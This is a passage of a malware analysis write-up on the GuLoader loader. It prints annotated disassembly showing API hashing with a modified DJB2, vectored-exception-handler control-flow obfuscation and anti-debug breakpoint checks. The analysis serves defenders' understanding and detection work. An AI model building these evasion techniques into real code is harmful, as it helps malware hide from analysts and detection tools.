
```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```



```
0421D802     8B58 78          mov ebx,dword ptr ds:[eax+78]               RVA Export Table
0421D805     38CB             cmp bl,cl
0421D807     8B45 04          mov eax,dword ptr ss:[ebp+4]                Base address of kernel
0421D80A     01D8             add eax,ebx
0421D80C     8B48 18          mov ecx,dword ptr ds:[eax+18]               Num functions exported by module
0421D80F   ⌄ EB 19            jmp 421D82A
0421D811     9F               lahf
0421D812     89BA F3C4949D    mov dword ptr ds:[edx-626B3B0D],edi
0421D818     98               cwde
0421D819   ⌄ 70 59            jo 421D874
0421D81B     67:B3 DF         mov bl,DF
0421D81E     C7               ???
0421D81F     91               xchg ecx,eax
0421D820     69C1 9455C2DC    imul eax,ecx,DCC25594
0421D826     B4 7E            mov ah,7E                                   7E:'~'
0421D828     AF               scasd
0421D829     4A               dec edx                                     edx:"LdrLoadDll"
0421D82A     894D 08          mov dword ptr ss:[ebp+8],ecx
0421D82D     8B48 1C          mov ecx,dword ptr ds:[eax+1C]
0421D830     894D 14          mov dword ptr ss:[ebp+14],ecx
0421D833     84DA             test dl,bl
0421D835     8B48 24          mov ecx,dword ptr ds:[eax+24]               RVA of Ordinal Table
0421D838     66:39D1          cmp cx,dx
0421D83B     894D 10          mov dword ptr ss:[ebp+10],ecx               Store RVA
0421D83E     8B70 20          mov esi,dword ptr ds:[eax+20]               RVA Name Pointer Table
0421D841     84C1             test cl,al
0421D843     0375 04          add esi,dword ptr ss:[ebp+4]
0421D846     31C9             xor ecx,ecx
0421D848     3D C53D0352      cmp eax,52033DC5
0421D84D     84FC             test ah,bh
0421D84F     8B16             mov edx,dword ptr ds:[esi]                  edx:"LdrLoadDll"
0421D851     0355 04          add edx,dword ptr ss:[ebp+4]
```

Figure 8: Walking the PEB (continued)

Once the DLL has been identified, GuLoader iterates the exports of the DLL in search of the desired API. GuLoader uses DJB2 to hash the name of the API and compare it against the pre-computed hash value. This method reduces the number of strings visible in memory, increasing the difficulty of detection.




```
0421EA1C  v  0F8F 9D620000           jg 4224CBF
0421EA22     BB 839673F5             mov ebx,F5739683                          ebx:L"ntdll.dll"
0421EA27     84DA                    test dl,bl
0421EA29     81F3 79557E10           xor ebx,107E5579                          ebx:L"ntdll.dll"
0421EA2F     81EB 325A6CC6           sub ebx,C66C5A32                          ebx:L"ntdll.dll"
0421EA35     81F3 E069A11E           xor ebx,1EA169E0                          EBX == 0x28 (Next module's name)
0421EA3B     38FD                    cmp ch,bh
0421EA3D     66:39C1                 cmp cx,ax
0421EA40     F7C3 C6F1BF02           test ebx,2BFF1C6                          ebx:L"ntdll.dll"
0421EA46     8B1C18                  mov ebx,dword ptr ds:[eax+ebx]            Get pointer to next module name
0421EA49     38D9                    cmp cl,bl
0421EA4B     C785 12020000 734A5     mov dword ptr ss:[ebp+212],E524A73
0421EA55     66:85C3                 test bx,ax
0421EA58     8185 12020000 E5899     add dword ptr ss:[ebp+212],1C9C89E5
0421EA62     66:85D2                 test dx,dx
0421EA65     81B5 12020000 86AA6     xor dword ptr ss:[ebp+212],4F6DAA86
0421EA6F     84C0                    test al,al
0421EA71     38FE                    cmp dh,bh
0421EA73     81AD 12020000 DE7E8     sub dword ptr ss:[ebp+212],65837EDE
0421EA7D     817D 48 8D750000        cmp dword ptr ss:[ebp+48],758D
0421EA84  ^  0F84 1797FDFF           je 41F81A1
0421EA8A     85D2                    test edx,edx
0421EA8C     3B9D 12020000           cmp ebx,dword ptr ss:[ebp+212]
0421EA92  v  0F84 45010000           je 421EBDD
0421EA98     89B5 A7010000           mov dword ptr ss:[ebp+1A7],esi
0421EA9E     89DE                    mov esi,ebx                               esi:L"ntdll.dll", ebx:L"ntdll.dll"
0421EAA0     56                      push esi                                  push api name
0421EAA1     8BB5 A7010000           mov esi,dword ptr ss:[ebp+1A7]
0421EAA7     E8 3E010000             call <djb2_hash>
```

Figure 9: Iterate DLL exports and calculate DJB2

GuLoader leverages the DJB2 algorithm throughout the codebase to hash strings. The constant `5381 (0x1505)` and instruction `shl 5` are a clear indication of the use of the algorithm. Below is a representation of the algorithm,

```
unsigned long
hash(unsigned char *str)
{
    unsigned long hash = 5381;
    int c;

    while (c = *str++)
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */

    return hash;
}
```

GuLoader employs an additional XOR as part of its DJB2 algorithm for additional obfuscation. This ensures that the DJB2 hashes of specific APIs cannot be used for detection mechanisms such as Yara rules.



```
04224732     89C3            mov ebx,eax
04224734     39D0            cmp eax,edx                     edx:"AlpcGetCompletionListLastMessageInformation"
04224736     C1E0 05         shl eax,5                       DJB2
04224739     01D8            add eax,ebx                     ebx = 0x1505
0422473B     0FB60E          movzx ecx,byte ptr ds:[esi]     esi:"lpcGetCompletionListLastMessageInformation"
0422473E     01C8            add eax,ecx
04224740     35 63F9A4E3     xor eax,E3A4F963
04224745     46              inc esi                         esi:"lpcGetCompletionListLastMessageInformation"
04224746     803E 00         cmp byte ptr ds:[esi],0         esi:"lpcGetCompletionListLastMessageInformation"
04224749  ^  0F85 03FEFFFF   jne 4224552
0422474F     C2 0400         ret 4
```

Figure 10: Loop to calculate DJB2 hash

Vectored Exception Handler

GuLoader registers a custom vectored exception handler (VEH), using `RtlAddVectoredException`, as a control flow obfuscation technique to hinder analysis in debuggers and disassemblers. A VEH is an extension to structured exception handling that are not frame-based, therefore the VEH will be called for unhandled exceptions regardless of the location in a call frame. VEHs are called in the order they are added and can be designated to run first when registered via `AddVectoredExceptionHandler`.


```
PVOID AddVectoredExceptionHandler(
  ULONG                       First,
  PVECTORED_EXCEPTION_HANDLER Handler
);
```

GuLoader calls `RtlAddVectoredExceptionHandler` with the `First` argument set to 1, which indicates the handler should be the first handler to be called. The VEH is used to control execution by dynamically calculating the address of EIP based on instructions following the address in which the exception occurred. GuLoader incorporates code throughout the shellcode that intentionally triggers the following three exceptions, causing the VEH code to execute.

1. `0xC0000005 EXCEPTION_ACCESS_VIOLATION`
2. `0x80000004 EXCEPTION_SINGLE_STEP`
3. `0x80000003 EXCEPTION_BREAKPOINT`

EXCEPTION_ACCESS_VIOLATION

GuLoader triggers access violation exceptions by performing mathematical operations on a constant stored in a register, then uses this value to attempt to write data the the [invalid] memory address referenced by this constant. This causes an access violation exception `0xC0000005`, triggering the VEH.




```
50                  push eax
B8 DCCEFDAE         mov eax,AEFDCEDC
35 F72A3CD3         xor eax,D33C2AF7
05 F4683E82         add eax,823E68F4
8910                mov dword ptr ds:[eax],edx          Trigger VEH Exception_ACCESS_VIOLATION
```

Figure 11: Code to trigger access violation exception

EXCEPTION_SINGLE_STEP

Setting the Trap Flag is a well-known way to detect if a debugger is currently attached to a process. When the Trap Flag is set, a Single Step exception is raised. If a debugger is attached, it will handle the raised exception and continue execution. If a debugger is not attached, the exception will be handled by the exception handler, in this case, the GuLoader VEH.

The code below is an example of the code blocks located throughout the GuLoader shellcode that cause a Single Step exception `0x80000004`. Constant obfuscation is used to conceal the value of 0x100, which is eventually stored in `edx`. `pushfd` is used to push the EFLAGS register to the top of the stack. Next, the value of the EFLAGS is calculated via `or` dword ptr ds:[edi] (0x206), edx (0x100), resulting in the value 0x306. 0x306 is 1100000110 in binary, meaning the bit in position 8 (Trap Flag) is set. Finally, pushfd pops the dword on top of the stack into the EFLAGS register, setting the Trap Flag and triggering a Single Step exception (when the debugger is not attached).




```
041D9CBD   52              push edx
041D9CBE   BA 19FD7984     mov edx,8479FD19
041D9CC3   81F2 87E2A4FC   xor edx,FCA4E287
041D9CC9   81F2 3DA30A14   xor edx,140AA33D
041D9CCF   81F2 A3BDD76C   xor edx,propsys.6CD7BDA3     edx == 0x100
041D9CD5   57              push edi
041D9CD6   9C              pushfd                        Push EFLAGS Reg to Stack
041D9CD7   89E7            mov edi,esp
041D9CD9   0917            or dword ptr ds:[edi],edx     or 0x206, 0x100 == 0x306 --> 1100000110. Bit 8 (TF) set to 1
041D9CDB   9D              popfd                         Pop stack to EFLAGS Reg and set TF
```

Figure 12: Code to trigger single step exception

EXCEPTION_BREAKPOINT

The INT3 (0xCC) instruction is a single-byte instruction defined for use by debuggers to temporarily replace an instruction in a running program in order to set a breakpoint. When an INT3 instruction is executed, a breakpoint exception 0x80000003 is triggered and the VEH is executed. If a debugger is attached, the exception is handled by the debugger, the VEH is not called, and program execution is paused. Instructions following the INT3 instructions are often invalid, causing exceptions and breaking execution in the debugger.



```
041FE017   CC              int3                                 Trigger VEH
041FE018   D7              xlat
041FE019   C2 2ADB         ret DB2A
041FE01C   E3 3F           jecxz 41FE05D
041FE01E   6397 90413BCC   arpl word ptr ds:[edi-33C4BE70],dx
041FE024   CA 3DDA         ret far DA3D
```

Figure 13: int3 instruction to trigger breakpoint exception

GuLoader VEH

When an exception is thrown, the VEH receives an EXCEPTION_POINTER structure, which contains a pointer to the ExceptionRecord and ContextRecord.

```
typedef struct _EXCEPTION_POINTERS {
  PEXCEPTION_RECORD ExceptionRecord;
  PCONTEXT          ContextRecord;
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

The ExceptionRecord contains a machine-independent description of the exception. The most important member for the GuLoader VEH is the ExceptionCode, which is used to determine the code branch to execute in order to calculate EIP and continue execution.

```
typedef struct _EXCEPTION_RECORD {
  DWORD                    ExceptionCode;
  DWORD                    ExceptionFlags;
  struct _EXCEPTION_RECORD *ExceptionRecord;
  PVOID                    ExceptionAddress;
  DWORD                    NumberParameters;
  ULONG_PTR                ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```


Once the `ExceptionCode` is identified, the VEH accesses the `ContextRecord` to retrieve EIP, then calculates a new EIP and continues execution using the following formula:

1. `Exception_Access_Violaton` and `Exception_Single_Step`: `eip = ((eip + 2) ^ 0xDB) + eip`
2. `Exception_Breakpoint`: `eip = ((eip + 1) ^ 0xDB) + eip`

Note: The XOR value changes in each sample of GuLoader.

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
  DWORD   MxCsr;
  WORD    SegCs;
  WORD    SegDs;
  WORD    SegEs;
  WORD    SegFs;
  WORD    SegGs;
  WORD    SegSs;
  DWORD   EFlags;
  DWORD64 Dr0;
  DWORD64 Dr1;
  DWORD64 Dr2;
  DWORD64 Dr3;
  DWORD64 Dr6;
  DWORD64 Dr7;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rdx;
  DWORD64 Rbx;
  DWORD64 Rsp;
  DWORD64 Rbp;
  DWORD64 Rsi;
  DWORD64 Rdi;
  DWORD64 R8;
  DWORD64 R9;
  DWORD64 R10;
  DWORD64 R11;
  DWORD64 R12;
  DWORD64 R13;
  DWORD64 R14;
  DWORD64 R15;
  DWORD64 Rip;
  union {
    XMM_SAVE_AREA32 FltSave;
    NEON128         Q[16];
    ULONGLONG       D[32];
    struct {
      M128A Header[2];
      M128A Legacy[8];
      M128A Xmm0;
      M128A Xmm1;
      M128A Xmm2;
      M128A Xmm3;
      M128A Xmm4;
      M128A Xmm5;
```


```
        M128A Xmm6;
        M128A Xmm7;
        M128A Xmm8;
        M128A Xmm9;
        M128A Xmm10;
        M128A Xmm11;
        M128A Xmm12;
        M128A Xmm13;
        M128A Xmm14;
        M128A Xmm15;
      } DUMMYSTRUCTNAME;
      DWORD           S[32];
    } DUMMYUNIONNAME;
    M128A   VectorRegister[26];
    DWORD64 VectorControl;
    DWORD64 DebugControl;
    DWORD64 LastBranchToRip;
    DWORD64 LastBranchFromRip;
    DWORD64 LastExceptionToRip;
    DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;
```



```
8B90 B8000000    | mov edx,dword ptr ds:[eax+B8]          | mov <edx>, EIP (from ContextRecord)
B9 64BA9C55      | mov ecx,559CBA64                       |
81FB C380FA51    | cmp ebx,51FA80C3                       |
81E9 A071A62B    | sub ecx,2BA671A0                       |
85C0             | test eax,eax                           |
81E9 F2D4FCF1    | sub ecx,F1FCD4F2                       |
81C1 098D06C8    | add ecx,C8068D09                       | ecx == 0xDB
8A52 02          | mov dl,byte ptr ds:[edx+2]             | dl == eip + 2
30CA             | xor dl,cl                              | xor eip+2, 0xDB
3D FC919304      | cmp eax,49391FC                        |
0FB6D2           | movzx edx,dl                           |
0190 B8000000    | add dword ptr ds:[eax+B8],edx          | add calculated value to EIP in ContextRecord
```

Figure 14: VEH Calculating EIP for Access Violation/Single Step Violation

Anti-Analysis and Anti-Debug




Error

This program cannot be run under virtual environment or debugging software !

Figure 15: Your new favorite MessageBox indicating your debugger/VM has been detected and GuLoader is terminating

Software Breakpoint Check

GuLoader performs anti-analysis/debug checks prior to calling Windows APIs by checking for breakpoints at the start of the function. When setting a software breakpoint on a function in a debugger, the debugger patches the first byte with a `0xCC`, `0x3CD` or `0xB0F`, depending on the type of breakpoint selected, to trigger a software interrupt. GuLoader checks the first byte of the function for these values in order to detect software breakpoints. If detected, GuLoader jumps to code that crashes the process.




```
389D F2010000          cmp byte ptr ss:[ebp+1F2],bl                 Check for CC
8A9D F2010000          mov bl,byte ptr ss:[ebp+1F2]
0F84 A6FEFFFF          je <crash>
38FE                   cmp dh,bh
66:8B18                mov bx,word ptr ds:[eax]
66:C785 AF010000 65/   mov word ptr ss:[ebp+1AF],A565
39C1                   cmp ecx,eax
66:81B5 AF010000 594   xor word ptr ss:[ebp+1AF],4359
EB 46                  jmp 4224AE2
E0 BD                  loopne 4224A5B
10BE 9B5B6070          adc byte ptr ds:[esi+70605B9B],bh
B9 AFD4E3FF            mov ecx,FFE3D4AF
D0043B                 rol byte ptr ds:[ebx+edi],1
CF                     iretd
1F                     pop ds
A2 05B16DB6            mov byte ptr ds:[B66DB105],al
2A6A 07                sub ch,byte ptr ds:[edx+7]
56                     push esi
49                     dec ecx
92                     xchg edx,eax
BB 7736DDCE            mov ebx,CEDD3677
20E0                   and al,ah
BD 10BE9B5B            mov ebp,5B9BBE10
60                     pushad
70 B9                  jo 4224A81
AF                     scasd
D4 E3                  aam E3
FFD0                   call eax
04 3B                  add al,3B
CF                     iretd
1F                     pop ds
A2 05B16DB6            mov byte ptr ds:[B66DB105],al
2A6A 07                sub ch,byte ptr ds:[edx+7]
56                     push esi
49                     dec ecx
92                     xchg edx,eax
BB 7736DDCE            mov ebx,CEDD3677
2066 81                and byte ptr ds:[esi-7F],ah
B5 AF                  mov ch,AF
0100                   add dword ptr ds:[eax],eax
00C3                   add bl,al
1381 FE5809D5          adc eax,dword ptr ds:[ecx-2AF6A702]
2666:81AD AF010000     sub word ptr es:[ebp+1AF],F232
66:85D1                test cx,dx
66:3B9D AF010000       cmp bx,word ptr ss:[ebp+1AF]                 check for 3CD
0F84 1DFEFFFF          je <crash>
66:8B18                mov bx,word ptr ds:[eax]                     move first byte of fn
66:899D 07020000       mov word ptr ss:[ebp+207],bx
81F9 11457915          cmp ecx,15794511
66:BB 86DD             mov bx,DD86
38C2                   cmp dl,al
66:81C3 1DB8           add bx,B81D
84E6                   test dh,ah
66:81F3 882E           xor bx,2E88
38D3                   cmp bl,dl
66:81C3 E44F           add bx,4FE4
84C3                   test bl,al
84FF                   test bh,bh
66:399D 07020000       cmp word ptr ss:[ebp+207],bx                 check for B0F
66:8B9D 07020000       mov bx,word ptr ss:[ebp+207]
0F84 DCFDFFFF          je <crash>
E9 6C010000            jmp 4224CBC
```

